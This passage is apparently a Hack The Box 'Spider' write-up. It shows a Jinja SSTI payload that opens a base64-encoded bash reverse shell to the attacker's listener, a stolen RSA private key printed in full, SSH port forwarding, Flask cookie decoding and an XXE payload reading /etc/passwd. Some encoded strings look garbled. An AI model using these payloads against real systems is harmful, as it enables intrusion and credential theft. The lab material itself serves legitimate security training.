15 contact={% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo+YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK+base64+-d+|bash")|attr("read")()%}

16 &message=lesley

Then we open an nc listener on port 9001

code-Listening

```
nc -lnvp 9001
```

After posting a support ticket with the above `SSTI payload` to the contact a `reverse shell` is sent back to our listener which was Listening on port 9001

```
1:root@kali: /home/leshack98/project/HTB/spider
@t11hng4e5kay
(leshack98@kali)-[~]
$ sudo su
[sudo] password for leshack98:
(root@kali)-[/home/leshack98]
# cd project
(root@kali)-[/home/leshack98/project]
# cd HTB
(root@kali)-[/home/leshack98/project/HTB]
# cd spider
(root@kali)-[/home/leshack98/project/HTB/spider]
# nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.243 38902
bash: cannot set terminal process group (1672): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$
```

Takeover

After getting the reverse shell we have to do some adjustment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Having the shell as a regular user **chiv** we can find the **user.txt** on the **home** directory but we can also find a **.ssh_directory**

```
1:leshack98@kali: ~
chiv@spider:/var/www/webapp$ cd ~
chiv@spider:~$ ls -la
total 40
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 .
drwxr-xr-x 3 root root 4096 May 6 11:42 ..
lrwxrwxrwx 1 root root 9 Apr 24 2020 .bash_history -> /dev/null
-rw-r--r-- 1 chiv chiv 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 chiv chiv 3771 Apr 4 2018 .bashrc
drwx----- 2 chiv chiv 4096 May 18 00:23 .cache
drwx----- 3 chiv chiv 4096 May 18 00:23 .gnupg
drwxrwxr-x 3 chiv chiv 4096 May 18 00:23 .local
-rw-r--r-- 1 chiv chiv 807 Apr 4 2018 .profile
drwx----- 2 chiv chiv 4096 May 6 11:42 .ssh
-r----- 1 chiv chiv 33 Oct 27 21:31 user.txt
chiv@spider:~$ cat user.txt

chiv@spider:~$
```

.ssh directory we can use the id_rsa to gain a rsa key which we can use it in gaining a fully interactive ssh shell

```
chiv@spider:~$ cd .ssh
chiv@spider:~/.ssh$ ls -la
total 16
drwx----- 2 chiv chiv 4096 May 6 11:42 .
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 ..
-rw-r--r-- 1 chiv chiv 393 May 4 15:42 authorized_keys
-rw----- 1 chiv chiv 1679 Apr 24 2020 id_rsa
chiv@spider:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAAGvQ3kClVX7pOTDIIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gJWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobzrNRFx8taA0Q561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwd0/zrgxGdc0a7zq6ZlnwYLY2zPZJjHYxrwbJiD7H2pQNiegBQgu7
BLRLsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DgbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBA4cNqSt0B6U8SkU
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKLmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLzhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hL
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FcNXL1kCEUIpKaQ5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAYQU4NIsKNnewIrrq
54dW0w8lwOXp2ndmo3Fd0fjm1SMNYtB5yvPR9enbu3wkX94fC/NS90qLLMzZfYfY
f0EMoUEGcYEAxunI/9sNNJ6UaTLZtsn6Z8X/i4AKVFGUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTvdWki1jI41hJCczx2gRqCGtu0y03JaCNy5bCA338YymdVkpH9TL
j0U0J1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaN0yJULsenh8CgYEAXDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fm001+/WokN+mmKLYvDh4W22rVV4v0hn937EPW
K10c0/hdtSSHswI/PSN4C2DVyOahrDcPkArf0mBF1ozcR90BAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPisqG1srVUNL/+sFP3x8PQ8CgYEAqsuqW12EYa0tH4+40gkJ
mQRXp5yVQklB0tq5E55IrpHkDnXlg6T8fR30IAKISDlJv3RwkZn1Kgcu8d0L/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScrrRqQzINwmS+BD+80hy0o3lmhRcd8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBKXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9B8Epp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+C1/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poiFJIShpuWgLPWSEsD05L09y0
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWwRmZwak7GnlW45WftCBCJIf6
IleM+8qziZ8YcxqekNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAAGvQ3kClVX7pOTDIIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gJWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobzrNRFx8taA0Q561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwd0/zrgxGdc0a7zq6ZlnwYLY2zPZJjHYxrwbJiD7H2pQNiegBQgu7
BLRLsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DgbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBA4cNqSt0B6U8SkU
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKLmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLzhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hL
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FcNXL1kCEUIpKaQ5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAYQU4NIsKNnewIrrq
54dW0w8lwOXp2ndmo3Fd0fjm1SMNYtB5yvPR9enbu3wkX94fC/NS90qLLMzZfYfY
f0EMoUEGcYEAxunI/9sNNJ6UaTLZtsn6Z8X/i4AKVFGUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTvdWki1jI41hJCczx2gRqCGtu0y03JaCNy5bCA338YymdVkpH9TL
j0U0J1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaN0yJULsenh8CgYEAXDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fm001+/WokN+mmKLYvDh4W22rVV4v0hn937EPW
K10c0/hdtSSHswI/PSN4C2DVyOahrDcPkArf0mBF1ozcR90BAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPisqG1srVUNL/+sFP3x8PQ8CgYEAqsuqW12EYa0tH4+40gkJ
mQRXp5yVQklB0tq5E55IrpHkDnXlg6T8fR30IAKISDlJv3RwkZn1Kgcu8d0L/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScrrRqQzINwmS+BD+80hy0o3lmhRcd8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBKXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9B8Epp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+C1/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poiFJIShpuWgLPWSEsD05L09y0
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWwRmZwak7GnlW45WftCBCJIf6
IleM+8qziZ8YcxqekNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----
```


we copy the key then we have to execute **chmod** on the key to make it detected:

code-chmod on key

```
chmod 600 chiv.key
```

Then we use the **chiv key** to have an interactive shell after ssh alongside chiv


```
code-ssh@chiv
ssh -i chiv.key chiv@spider.htb
```



Privilege Escalation

The output of the `ps aux` command shows a `uwsgi` process running as `root`:

Looking at `listening ports`, we discover a local webserver on `port 8080`:

code- listenig port

```
ss -lntp

2: chiv@spider: ~
- (root@kali) - [/home/leshack98/project/HTB/spider]
# ssh -i chiv.key chiv@spider.htb
Last login: Wed Oct 27 22:42:54 2021 from 10.10.14.78
chiv@spider:~$ ss -lntp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN     0            128         127.0.0.1:53             0.0.0.0:*
LISTEN     0            128         0.0.0.0:22               0.0.0.0:*
LISTEN     0            80          127.0.0.1:3306           0.0.0.0:*
LISTEN     0            128         0.0.0.0:80               0.0.0.0:*
LISTEN     0            100        127.0.0.1:8080           0.0.0.0:*
LISTEN     0            128         [::]:22                  [::]:*
chiv@spider:~$
chiv@spider:~$
ssh> -L 8000:127.0.0.1:8080
Forwarding port.
```

Then we forward our `local port 800` to `port 8080` on the remote target using `ssh` by typing this which will give you the ssh inside `chiv`


code- get ssh to forward the webserver

```
~C
```


code-forwarding port

```
-L 8000:127.0.0.1:8080
```

We can now access the `web server` by browsing to `http://localhost/8000`. A login form is shown:




Any `username` works here, as `no password` is required. We are redirected to a `shopping cart` page:



This seems to be an early beta or a js template since the `continue Shopping` and `checkout functionalities` are not implemented. Clicking the `Logout` button takes us back to the `Login` form. After viewing the page source and inspecting the form contains a `hidden input` called `version`, which defaults to the `value 1.0.0`.

```
<input type="hidden" id="version" name="version" value="1.0.0">
```




We perform a new `login` and retrieve our `session cookie` so that we can use `flask_unsign` to decode the cookie

code-flask --decode cookie

```
flask-unsign --decode --
cookie'.eJxFjUfVgyAYhv_KwnkHtPEWj51gQwMGkQ_lpqMJVrCmNm7pv99W7Jl5_d5nveBwi0Gld_Qy4BypImgjtwaoTGozTpDTMzB8Puws20vWQUF7VVgIPSie0lBaX51dDsPn_44NCG1RGKFQyGNY_XOnw141f_sqWMS01lpsbU4kENBjzzYrItJ6eiBYCB1u814Rn__oM5jIO22IT_3p9fLbRrorWQMNzBB97jhLiN9YZk0YBTrqSt
LXv_y5HrX0U811meZLhsXxVq1dqoL-Yaer2g5jfn6QTL-fgGY41gu.YXnpXA.cKSG93T7Qs89Gmbk8x5DLKeEgn4'
```

The session object contains a `base64-encoded 'lxml' field`:

```
{'lxml': 'b\'PCEtLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CjAgICA8L2RhdGE+Cjwvc9vdD4=\', 'points': 0}
```



We then decode the `lxml`

code decoding lxml

```
echo -n PCETLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CjAgICA8L2RhdGE+Cjwvc9vdD4= | base64 -d
```

And after decoding the `lxml` we obtain a XML code

```
<!-- API Version 1.0.0 -->
<root>
  <data>
    <username>lesley</username>
    <is_admin>0</is_admin>
  </data>
</root>
```

The `API Version (1.0.0)` matches the value sent from the `login form`. In fact, if we intercept a `login request` with `Burp Proxy` and change the `version value` to an arbitrary string of our choosing, the same string is reflected back in the `generated XML code` that is added to our session cookie:

```
(root@kali)~[/home/leshack98]
# flask-unsign --decode --cookie '.eyJXfjUfVgyAYhv_KwnkHtPEwj51gQwMGkQ_lpqMJvrCmNWm7pv99W7Jl5_d5nveBwi0G1D_Qy4BypImgjtwaoTGozTpDTMzB8Puws20vWQUF7VVgIPSieo1BaXS1dDsPn_44NCG1RGKF0yGNV_X0nw141f_sqWMS01lpsbU4kENBjzzYrItJ6ei1BYCB1u814Rn__oM5jIO22IT_Xp9flBrorWQMNzBB97JhLin9YZk0YBTrqStef-LXv_y5HrX0U81meZLhsXxVq1dqoL-Yaer2g5jfn6QTL-fgGY41gu.YXnpXA.cKSg93T7Ts89GMbkBx5DLKeEgn4'
{'\xml': 'b'PCEtLSBBUEkgVmVyc2lubiBNT1ZJRUSJR0hUIC0tPgo8cm9vdD4KICAgIDxkYXRhPgogICAgIDx1c2VybmFtZT5UVUxJPC91c2VybmFtZT4KICAgICAgICA8aXNFYWRTaW4+MDwvaXNFYWRTaW4+CiAgICA8L2RhdGE+Cjwvc9vdD4=', 'points': 0}

(root@kali)~[/home/leshack98]
# echo -n PCEtLSBBUEkgVmVyc2lubiBNT1ZJRUSJR0hUIC0tPgo8cm9vdD4KICAgIDxkYXRhPgogICAgIDx1c2VybmFtZT5UVUxJPC91c2VybmFtZT4KICAgICAgICA8aXNFYWRTaW4+MDwvaXNFYWRTaW4+CiAgICA8L2RhdGE+Cjwvc9vdD4= | base64 -d
A8L2RhdGE+Cjwvc9vdD4=
<!-- API Version MOVIE NIGHT -->
<root>
  <data>
    <username>TULI</username>
    <is_admin>0</is_admin>
  </data>
</root>

(root@kali)~[/home/leshack98]
#
```

```
<!-- API Version MOVIE NIGHT -->
<root>
  <data>
    <username>lesley</username>
    <is_admin>0</is_admin>
  </data>
</root>
```


Privilege escalation payload-Research,Trial and Defination

This may allow us to perform **XXE injection** by appending a DTD element after the initial comment.


code-payload test

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///etc/passwd'>]><!--
```

